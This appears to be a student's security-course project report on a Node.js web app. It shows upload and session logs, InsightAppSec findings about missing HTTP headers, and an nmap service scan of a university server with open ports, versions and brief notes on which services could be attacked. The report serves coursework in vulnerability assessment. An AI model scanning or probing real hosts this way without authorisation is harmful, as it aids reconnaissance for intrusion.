



Phase 3

1) Add a new file upload page to the application



1)

The image above shows the front-end with the upload button for any file type. Note: I haven't selected any file to upload until now. So this is the default view.




This image shows the readme.txt file selected as the file to be uploaded to the back-end server.

```
55 } )
56
57 app.post('/joinForm', (req,res) => {
58   console.log("joinForm is called!!");
59   sess = req.session;
60   //console.log("this is the session for the user " + JSON.stringify(sess));
61   console.log("this is the sessionID --> " + req.sessionID);
62   console.log(req.body);
63   if(req.body.category === "Client Login")
64   {
65     return res.redirect('/clientform.html');
66   }
67   if(req.body.category === "Helpdesk Dashboard")
68   {
```

```
the database connection is successful!
joinForm is called!!
this is the session for the user {"cookie":{"originalMaxAge":null,"expires":null,"httpOnly":true,"path":"/"}}
{ category: 'Admin Login' }
[nodemon] restarting due to changes...
[nodemon] starting 'node src/index.js'
express-session deprecated undefined resave option; provide resave option src/index.js:20:9
express-session deprecated undefined saveinitialized option; provide saveinitialized option src/index.js:20:9
Listening on localhost:80
(node:15396) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discovery and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient construct
or,
the database connection is successful!
joinForm is called!!
this is the sessionID --> -VKtZMBnQJen-Q09p4lCZpPPhPIH
{ category: 'Admin Login' }
[nodemon] restarting due to changes...
[nodemon] starting 'node src/index.js'
express-session deprecated undefined resave option; provide resave option src/index.js:20:9
express-session deprecated undefined saveinitialized option; provide saveinitialized option src/index.js:20:9
Listening on localhost:80
(node:10736) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discovery and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient construct
or,
the database connection is successful!
joinForm is called!!
this is the sessionID --> -VKtZMBnQJen-Q09p4lCZpPPhPIH
{ category: 'Admin Login' }
{
  name: 'readme.txt',
  data: <Buffer 55 70 64 61 74 65 20 32 30 31 31 2d 30 39 2d 31 37 20 2d 20 61 64 65 64 20 2d 63 20 6f 70 74 69 6f 6e 20 74 6f 20 73 65 6e 64 20 43 52 4c 46 0d 0a ... 6835 more bytes>,
  size: 6885,
  encoding: '7bit',
  tempFilePath: '',
  truncated: false,
  mimeType: 'text/plain',
  md5: 'ab449c5349ef6e15c3c334c10eaae0d7',
  mv: [Function: mv]
}
{
  name: 'readme.txt',
```

The selected portion of the backend-image above shows the specifications of the file uploaded name : readme.txt .



This image shows the updated list of the project files. After the upload operation, the highlighted file `readme.txt` is added.

2) Session Control

```
54     }
55   } )
56
57   app.post('/joinForm', (req,res) => {
58     console.log("joinForm is called!!");
59     sess = req.session;
60     //console.log("this is the session for the user " + JSON.stringify(sess));
61     console.log("this is the sessionID --> " + req.sessionID);
62     console.log(req.body);
63     if(req.body.category === "Client Login")
64     {
65       return res.redirect('/clientform.html');
66     }
67     if(req.body.category === "Helpdesk Dashboard")
68     {
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

1: node

```
[nodemon] restarting due to changes...
[nodemon] starting 'node src/index.js'
express-session deprecated undefined resave option; provide resave option src/index.js:20:9
express-session deprecated undefined saveUninitialized option; provide saveUninitialized option src/index.js:20:9
Listening on localhost:80
(node:15396) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discovery and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient construct
or.
the database connection is successful!!
joinForm is called!!
this is the session for the user { "cookie": { "originalMaxAge": null, "expires": null, "httpOnly": true, "path": "/" } }
this is the sessionID --> 80X16d08t3K04j80R38_ABU-c24mYH9t
{ category: 'Admin Login' }
[nodemon] restarting due to changes...
[nodemon] starting 'node src/index.js'
express-session deprecated undefined resave option; provide resave option src/index.js:20:9
express-session deprecated undefined saveUninitialized option; provide saveUninitialized option src/index.js:20:9
Listening on localhost:80
(node:18736) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discovery and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient construct
or.
the database connection is successful!!
joinForm is called!!
this is the sessionID --> -VUcTzNB8bnQJen-Q09p4lCZpspPhnPIH
{ category: 'Admin Login' }
```

The highlighted section of the image above shows the session ID of the user who logged in to the system.

3)

3.1) The insightAppSec test is performed with the following parameters:

Target URL = <http://130.63.95.38/project8/EECS4481/public/index.html>

3.2)

The results are as follows:

The following 4 vulnerabilities are found in the application:

1) Information disclosure in response

The screenshot displays the InsightAppSec web interface in a Mozilla Firefox browser. The browser's address bar shows the URL: <https://ca.appsec.insight.rapid7.com/op/612AF98585710BAC341B/#/apps/00dd8f1a-dd89-407a-83b4-0471d86ac073/configuration/5269097e-98f0-4c0e-8de8-90d910cabe53/scan/3aa648ac-693b-43f7-928a-f26ee5132e7d>. The interface shows a sidebar with navigation options like 'Scan Vulnerabilities', 'Draw Map', and 'Scan Logs'. The main content area displays a vulnerability report for 'Information Disclosure in response'. The report includes a table with columns for Severity, Status, First Detected, Last Detected, and Times Discovered. The vulnerability is categorized as 'Informational' and 'Unreviewed'. The 'General' section provides details about the application (130.63.95.38), the vulnerability ID (bb8dc12a-f1f7-4816-8460-e1126d85d2b5), and the JIRA status (Not Exported). The 'Root Cause' section shows the URL, parameter, and method (GET). The 'Attack Information' section lists references (CWE-259, OWASP2013-A5, etc.) and a description: 'An information leak was discovered.' The 'Recommendation' is to 'Avoid information disclosure in response.' The 'Attack Variances - 1 Attack' section shows 'Attack 1' with details on the attack type (IPAddress), original value, attack value, and description (IP address). The 'Original Traffic #1' section shows the request and response details, including the Host: 130.63.95.38. The interface also includes a 'Replay Attack' button and a 'Vulnerability Details (1/4)' section at the bottom.

2) X-Frame-options

The screenshot displays the InsightAppSec web interface in a Mozilla Firefox browser. The browser's address bar shows the URL: `https://ca.appsec.insight.rapid7.com/osp/612AF9858710BAC341B/18/apps/0bddd8f1a-dd89-407a-83b4-0471d86ac073/configuration/5269097e-98f0-4cbe-8de8-90d910cabe53/scan/3aa648ac-693b-43f7-928a-f26ee5132e7d`. The interface is divided into a left sidebar and a main content area.

Left Sidebar:

- insightAppSec
- Scan (03/24/20 5:03 PM)
- Scan Vulnerabilities
- 4 vulnerabilities
- All Vulnerabilities (4 of 4)
- URLs:
 - `http://130.63.95.38/project8/EECS4481/public/index.html`
 - `http://130.63.95.38/project8/EECS4481/public/index.html`
 - `http://130.63.95.38/project8/EECS4481/public/index.html`
 - `http://130.63.95.38/project8/EECS4481/public/index.html`

Main Content Area:

Module Name: X-Frame-Options

Severity	Status	First Detected	Last Detected	Times Discovered
Informational	Unreviewed	0 days ago	0 days ago	1

Vulnerability Information

General	Root Cause
App 130.63.95.38	URL <code>http://130.63.95.38/project8/EECS4481/public/index.html</code>
ID 6f734d19-f97a-418c-9a44-d160f169def9	Parameter
JIRA X Not Exported	Method GET

Attack Information

References

Description A clickjacked page tricks a user into performing undesired actions by clicking on a concealed link. On a clickjacked page, the attackers load another page over it in a transparent layer. The users think that they are clicking visible buttons, while they are actually performing actions on the hidden page.

Recommendation The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame> or <iframe>. Sites can use this to avoid Clickjacking attacks, by ensuring that their content is not embedded into other sites. To accommodate browsers that do not fully support X-Frame-Options, consider using the "frame-src" or "frame-ancestors" directives of the Content-Security-Policy HTTP header.

Attack Variances - 1 Attack

Attack 1

Attack Type	Original Value	Attack Value	Description
X-Frame-Options			X-Frame-Options HTTP header checking

Error Connection: close Date: Tue, 24 Mar 2020 21:03:20 GMT Content-Length: 274 Content-Type: text/html; charset=iso-8859-1 Server: Apache/2.4.29 (Ubuntu)

Error Description X-Frame-Options header not found

Original Traffic #1

Request	Response
<pre>GET /project8/EECS4481/public/index.html HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36 Host: 130.63.95.38</pre>	

Buttons: Prev Vuln, Vulnerability Details (2/4), Next Vuln, Replay Attack

3) XSS content-Type-Options

The screenshot displays the InsightAppSec web application security scanner interface. The browser's address bar shows the URL: `https://ca.appsec.insight.rapid7.com/op/612AF98585710BAC341B/f/apps/00dd8f1a-dd89-407a-83b4-0471d86ac073/configuration/5269097e-98f0-4c0e-8de8-90d910cabe53/scan/3aa648ac-693b-43f7-928a-f26ee5132e7d`.

The main content area shows a vulnerability report for the module **X-Content-Type-Options**. The report includes the following sections:

- General:** App: 130.63.95.38, ID: 1e1a293a-fae1-40e8-9ae6-03021475b547, JIRA: Not Exported.
- Root Cause:** URL: `http://130.63.95.38/project8/EECS4481/public/index.html`, Parameter: GET.
- Attack Information:** References: The only defined value, "nosniff", prevents Internet Explorer and Google Chrome from MIME-sniffing a response away from the declared content-type. This also applies to Google Chrome, when downloading extensions. This reduces exposure to drive-by download attacks and sites serving user uploaded content that, by clever naming, could be treated by MSIE as executable or dynamic HTML files. Recommendation: The X-Content-Type-Options HTTP response header can be used to indicate whether or not a browser should be allowed to sniff a response away from the declared content-type. Sites can use this to avoid MIME-sniffing a response away from the declared content-type.
- Attack Variances - 1 Attack:** Attack 1: Attack Type: X-Content-Type-Options, Original Value: Attack Value: Description: X-Content-Type-Options header not found. Error: Connection: close Date: Tue, 24 Mar 2020 21:03:20 GMT Content-Length: 274 Content-Type: text/html; charset=iso-8859-1 Server: Apache/2.4.29 (Ubuntu). Error Description: The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.
- Original Traffic #1:** Request: `GET /project8/EECS4481/public/index.html HTTP/1.1`, Response: `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `Accept-Encoding: gzip, deflate`, `Accept-Language: en-US`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36`, `Host: 130.63.95.38`.

The interface also includes a sidebar with navigation options and a bottom navigation bar with buttons for **Prev Vuln** and **Next Vuln**.

4) XSS protection attack

insightAppSec Scan (03/24/20 5:03 PM) - Mozilla Firefox

https://ca.appsec.insight.rapid7.com/op/612AF9858710BAC341B/#/apps/00dd8f1a-dd89-407a-83b4-0471d8ac073/configuration/5269097e-98f0-4c0e-8de8-90d910cabe53/scan/3aa648ac-693b-43f7-928a-f26ee5132e7d

insightAppSec

Scan (03/24/20 5:03 PM)

Scan Vulnerabilities | Vulnerabilities | Scan Logs

Scan Vulnerabilities (4 of 6)

URL

130.63.95.38/project8/EECS4481/public/index.html

130.63.95.38/project8/EECS4481/public/index.html

130.63.95.38/project8/EECS4481/public/index.html

130.63.95.38/project8/EECS4481/public/index.html

Module Name: X-XSS-Protection

Severity	Status	First Detected	Last Detected	Times Discovered
----------	--------	----------------	---------------	------------------

Vulnerability Information

General

App: 130.63.95.38

ID: 21d85a44-a157-4ff9-a16a-bea37ad1e03c

JIRA: Not Exported

Root Cause

URL: http://130.63.95.38/project8/EECS4481/public/index.html

Parameter

Method: GET

Attack Information

References

Description: Cross-Site Scripting (XSS) attacks occur when Data enters a Web application through an untrusted source, most frequently a web request. The data is included in dynamic content that is sent to a web user without being validated for malicious code. The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Recommendation: X-XSS-Protection header is a mechanism that web sites have to communicate to the web browsers that XSS Filter enabled and can check a cross-site scripting attack in the URL. It has neutered this attack as the identified script was replayed back into the response page. In this way the filter is effective without modifying an initial request to the server or blocking an entire response.

Attack Variances - 1 Attack

Attack 1

Attack Type: X-XSS-Protection

Original Value

Attack Value

Description: X-XSS-Protection header not found

Error: Connection close Date: Tue, 24 Mar 2020 21:03:20 GMT Content-Length: 274 Content-Type: text/html; charset=iso-8859-1 Server: Apache/2.4.29 (Ubuntu)

Error Description: The X-XSS-Protection HTTP response header not found.

Original Traffic #1

Request

Response

GET /project8/EECS4481/public/index.html HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36

Host: 130.63.95.38

Prev Vuln

Vulnerability Details (4/4)

Next Vuln

The detailed 6 reports are attached separately:

- 1) insightAppSec vulnerabilities report
- 2) insightAppSec vulnerabilities Remediation Report
- 3) OWASP 2013 report
- 4) OWASP 2017 report
- 5) HIPAA Compliance Report
- 6) GDPR report

3.3) NOTE: I HAVE ATTACHED 2 NMAP REPORTS:

- 1) Nmap_server_results.txt (for server 130.63.95.38)
- 2) Nmap_results_homePC.txt (for my private IP 192.168.2.15)

```
rd110018@ubuntu:~/Desktop$ nmap -sV -v 130.63.95.38
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-24 13:44 PDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 13:44
Scanning 130.63.95.38 [2 ports]
Completed Ping Scan at 13:44, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:44
Completed Parallel DNS resolution of 1 host. at 13:44, 0.18s elapsed
Initiating Connect Scan at 13:44
Scanning abuosba-temp.eecs.yorku.ca (130.63.95.38) [1000 ports]
Discovered open port 443/tcp on 130.63.95.38
Discovered open port 23/tcp on 130.63.95.38
Discovered open port 21/tcp on 130.63.95.38
Discovered open port 22/tcp on 130.63.95.38
Discovered open port 80/tcp on 130.63.95.38
Discovered open port 82/tcp on 130.63.95.38
Discovered open port 81/tcp on 130.63.95.38
Completed Connect Scan at 13:44, 1.33s elapsed (1000 total ports)
Initiating Service scan at 13:44
Scanning 7 services on abuosba-temp.eecs.yorku.ca (130.63.95.38)
Completed Service scan at 13:44, 12.06s elapsed (7 services on 1 host)
NSE: Script scanning 130.63.95.38.
Initiating NSE at 13:44
Completed NSE at 13:44, 0.12s elapsed
Initiating NSE at 13:44
Completed NSE at 13:44, 0.16s elapsed
Nmap scan report for abuosba-temp.eecs.yorku.ca (130.63.95.38)
Host is up (0.0066s latency).
Not shown: 966 closed ports
PORT      STATE SERVICE      VERSION
1/tcp     filtered tcpmux
7/tcp     filtered echo
9/tcp     filtered discard
19/tcp    filtered chargen
21/tcp    open  ftp          ProFTPD 1.3.4c
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    filtered smtp
42/tcp    filtered nameserver
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
81/tcp    open  http         nginx 1.14.0 (Ubuntu)
82/tcp    open  http         Apache httpd 2.4.34 ((Unix) OpenSSL/1.0.2p PHP/7.2.9 mod_perl/2.0.8-dev Perl/v5.16.3)
111/tcp   filtered rpcbind
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
161/tcp   filtered snmp
389/tcp   filtered ldap
443/tcp   open  ssl/http     Apache httpd 2.4.34 ((Unix) OpenSSL/1.0.2p PHP/7.2.9 mod_perl/2.0.8-dev Perl/v5.16.3)
445/tcp   filtered microsoft-ds
512/tcp   filtered exec
515/tcp   filtered printer
541/tcp   filtered uucp-rlogin
593/tcp   filtered http-rpc-epmap
901/tcp   filtered samba-swat
1433/tcp  filtered ms-sql-s
1434/tcp  filtered ms-sql-m
1521/tcp  filtered oracle
1524/tcp  filtered ingreslock
3306/tcp  filtered mysql
3389/tcp  filtered ms-wbt-server
4444/tcp  filtered krb524
5432/tcp  filtered postgresql
9100/tcp  filtered jetdirect
16992/tcp filtered amt-soap-http
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
```

As per the image above, OS is Unix, Linux. The important ports open are as follows:

21 (ftp → can be used for anonymous login attack),

22 (ssh → openSSH 7.6p1),


23 (telnet),

80 (Apache httpd 2.4.29),

81(nginx that can be targeted for DoS attack),

443 (Apache httpd 2.4.34)

- 3.4) **NOTE : there are 2 sparta reports attached:**
- 1) **Sparta_server_report**
 - 2) **Sparta_report_homePC (this is the one where i tested application privately)**



This image above shows the nikto scan in sparta of the tcp port 3333 where I am running my web application .

3.5) Nikto Scanning report is attached as a separate file in the attachments

